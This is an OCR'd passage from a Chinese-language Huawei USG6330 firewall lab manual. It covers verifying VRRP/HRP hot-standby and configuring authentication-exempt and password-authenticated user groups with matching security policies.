
步骤 6 配置 Switch。

分别将两台 Switch 的三个接口加入同一个 VLAN，缺省即可，如需配置请参考交换机的相关文档。

7.2.3 配置步骤-Web

步骤 1 完成 USG6330-1 防火墙接口配置。选择“网络 > 接口”。

单击需要配置接口后面的配置按钮 。 依次选择或输入各项参数，单击“确定”。 完成 GigabitEthernet1/0/1 接口配置如图所示：



GigabitEthernet1/0/3 和 GigabitEthernet1/0/7 配置类似。

步骤 2 完成 USG6330-1 防火墙 VRRP 备份组 1 和 VRRP 备份组 2 的配置


选择“系统 > 高可靠性 > 双机热备”。 单击“配置”，选用“启用”前的复选框后，按如下参数配置：

USG6330-2 防火墙配置与 USG6330-1 防火墙基本一致，略。

步骤 3 在双机热备的配置界面可以查看双机热备的状态信息。

步骤 4 配置 USG6330-1 防火墙域间转发策略。

Trust 与 untrust 间转发策略：选择“策略 > 安全策略 > 安全策略”。 在“安全策略列表”中，单击“新建”。 依次输入或选择各项参数。 单击“确定”。 完成 Trust 与 untrust 间转发策略如图所示：



7.3 结果验证

7.3.1 查看相关信息

在 USG6330-1 上执行 display vrrp 命令，检查 VRRP 组内接口的状态信息，显示以下信息表示 VRRP 组建立成功。

```
HRP_A<USG6330-1>display vrrp
  GigabitEthernet1/0/4 | Virtual Router 1
    State : Master
    Virtual IP : 2.2.2.1
    Master IP : 40.1.1.1
    PriorityRun : 120
    PriorityConfig : 100
    MasterPriority : 120
    Preempt : YES   Delay Time : 0 s
    TimerRun : 60 s
    TimerConfig : 60 s
    Auth type : NONE
    Virtual MAC : 0000-5e00-0101
    Check TTL : YES
    Config type : vgmp-vrrp
    Backup-forward : disabled

  GigabitEthernet1/0/1 | Virtual Router 2
    State : Master
    Virtual IP : 10.1.2.3
```

```
  Master IP : 10.1.2.1
  PriorityRun : 120
  PriorityConfig : 100
  MasterPriority : 120
  Preempt : YES   Delay Time : 0 s
  TimerRun : 60 s
  TimerConfig : 60 s
  Auth type : NONE
  Virtual MAC : 0000-5e00-0102
  Check TTL : YES
  Config type : vgmp-vrrp
  Backup-forward : disabled
```

在 USG6330-1 上执行 display hrp state 命令，检查当前 HRP 的状态，显示以下信息表示 HRP 建立成功。

```
HRP_A<USG6330-1>display hrp state
The firewall's config state is: ACTIVE
 Current state of virtual routers configured as active:
          GigabitEthernet1/0/1    vrid   2 : active
          GigabitEthernet1/0/4    vrid   1 : active
```

在处于 Trust 区域的 PC1 端 ping VRRP 组 2 的虚拟 IP 地址 10.1.2.3，在 USG6330-1 上检查会话。

```
HRP_A<USG6330-1>display firewall session table
Current Total Sessions : 1
  icmp  VPN:public --> public 10.1.2.100:1-->10.1.2.3:2048
```

可以看出 VRRP 组配置正确后，在 PC1 端能够 ping 通 VRRP 组 2 的虚拟 IP 地址。

PC2 作为服务器位于 Untrust 区域。在 Trust 区域的 PC1 端能够 ping 通 Untrust 区域的服务器。分别在 USG6330-1 和 USG6330-2 上检查会话。

```
HRP_A<USG6330-1>display firewall session table
Current Total Sessions : 1
  icmp  VPN:public --> public 10.1.2.100:1-->2.2.2.2:2048

HRP_S<USG6330-2>display firewall session table
Current Total Sessions : 1
  icmp  VPN:public --> public   Remote 10.1.2.100:1-->2.2.2.2:2048
```

可以看出 USG6330-2 上存在带有 Remote 标记的会话，表示配置双机热备功能后，会话备份成功。

在 PC1 上执行 ping 2.2.2.2 –t ，然后将 USG6330-1 防火墙 G1/0/1 接口网线拔出，观察防火墙状态切换及 ping 包丢包情况；再将 USG6330-1 防火墙 G1/0/1 接口网线恢复，观察防火墙状态切换及 ping 包丢包情况。

7.4 思考题

1.两台 FW 之间备份的数据是通过心跳口发送和接收的，是通过心跳链路（备份通道）传输的。对于心跳接口有什么要求。

2.防火墙双机热备有多种配置场景，本实验为防火墙直路部署，上下行连接二层设备的主备备份组网配置，思考还有哪些双机热备的组网场景，并且分别对应哪些配置注意点。

8 防火墙用户管理实验

8.1 实验介绍

8.1.1 关于本实验


本实验通过在网络出口位置部署安全设备，对上网用户进行本地认证或者免认证，实现对不同用户的管理。

8.1.2 实验目的

- 理解用户管理的基本原理。
- 掌握免认证用户的配置方式。
- 掌握密码认证用户的配置方式。

8.1.3 实验组网介绍

图8-1 用户管理实验拓扑图



8.1.4 实验规划

USG 被部署在网关位置，PC3 和 PC1 分别用来模拟免认证用户和密码认证用户通过对应的两种方式访问 Internet Server（PC2 模拟）。

表8-1 端口地址和区域划分

设备名称	接口	IP地址	区域
USG6330-1	G1/0/0	10.1.1.1	Guest
	G1/0/1	10.1.2.1	Trust
	G1/0/4	40.1.1.1	Untrust
PC1	E0/0/1	10.1.2.100	Trust
PC2	E0/0/2	40.1.4.100	Untrust
PC3	E0/0/3	10.1.1.100	Guest

8.1.5 实验任务列表

序号	任务	子任务	任务说明
1	配置基础数据	配置IP地址	配置各接口和设备的IP地址
		配置安全区域	将各接口划入安全区域
2	配置用户管理	配置免认证用户	配置认证策略和安全策略
		配置密码认证用户	配置认证策略和安全策略

8.2 实验任务配置

8.2.1 配置思路

1.配置基本的 IP 地址和所属安全区域。

2.创建用户组并制定相应的用户策略。


8.2.2 配置步骤-Web

步骤 1 配置 USG 的接口基本参数，并加入安全域。


G1/0/0 加入 guest（新建此安全区域，安全级别可设为 40）区域,G1/0/1 加入 Trust,G1/0/4 加入 Untrust。具体步骤略。

步骤 2 创建免认证用户组。

选择“对象 > 用户 > default”。在“用户/用户组/安全组管理列表”中单击“新建”，选择“新建用户组”，组名 auth_exemption。




步骤 3 在“对象> 用户 > 认证策略 > 新建”，创建网段 10.1.1.0/24 对应的用户认证策略 Guest。



步骤 4 创建密码认证用户组和用户。


选择“对象 > 用户 > default”。在“用户/用户组/安全组管理列表”中单击“新建”，选择“新建用户组”，组名 Normal。




选择“基于组织结构管理用户”。

在“组织结构”中，选择“normal”。

在“成员管理”中单击“新建”，选择“新建用户”，用户名 user01 密码 Admin@123。




步骤 5 在“对象> 用户 > 认证策略 > 新建”，创建网段 10.1.2.0/24 对应的用户认证策略 Normal。



步骤 6 在“策略> 安全策略 > 新建”，为免认证用户创建转发策略。选择源安全区域 guest，目的安全区域为 untrust，并选择免认证用户组 guest，动作为 Permit。

步骤 7 在“策略> 安全策略 > 新建”，为密码认证用户创建转发策略。


选择源安全区域 trust，目的安全区域为 untrust，并选择密码认证用户组 normal，动作为 Permit。




步骤 8 在“对象> 用户 > 认证选项 > 全局配置”，配置上网认证推送页面配置，设置设置跳转到最近使用的 web 页面。

当用户通过 Http 方式访问 Internet 的业务，将重定向到上网用户认证页面。

步骤 9 选择“对象 > 安全策略 > 安全策略 > 新建”新建安全策略，允许 trust 和 local 区域的 8887 端口流量通过防火墙，保证认证页面可以成功推送。


新建安全策略
名称
Auth
描述
源安全区域
local,trust
[多选]
目的安全区域
local,trust
[多选]
源地址/地区
请选择或输入地址
目的地址/地区
请选择或输入地址
服务
请选择服务
[多选]
应用
-- 新建自定义服务 --
[多选]
-- 新建服务组 --
any
Auth
dns
ftp
h225
http
hwcc
icmp
时间段
动作
内容安全
反病毒
入侵防御
[配置]
[配置]
记录策略命中日志
第 1 页共 1 页
记录会话日志
启用
会话老化时间
<1-65535>秒
确定
取消



新建自定义服务
名称
Auth
描述
协议列表
新建
删除
协议号
TCP/UDP参数
ICMP参数
编辑
源端口
目的端口
类型
编码
协议配置
协议
TCP
协议号
6
<1-255>
源端口
0-65535
目的端口
8887
确定
取消
没有记录
确定
取消


Auth
local
trust
local
trust
any
any
Auth
any
any
允许
default
any
any
any
any
any
tcp source-port:0-65535; destination-port:8887

8.3 结果验证

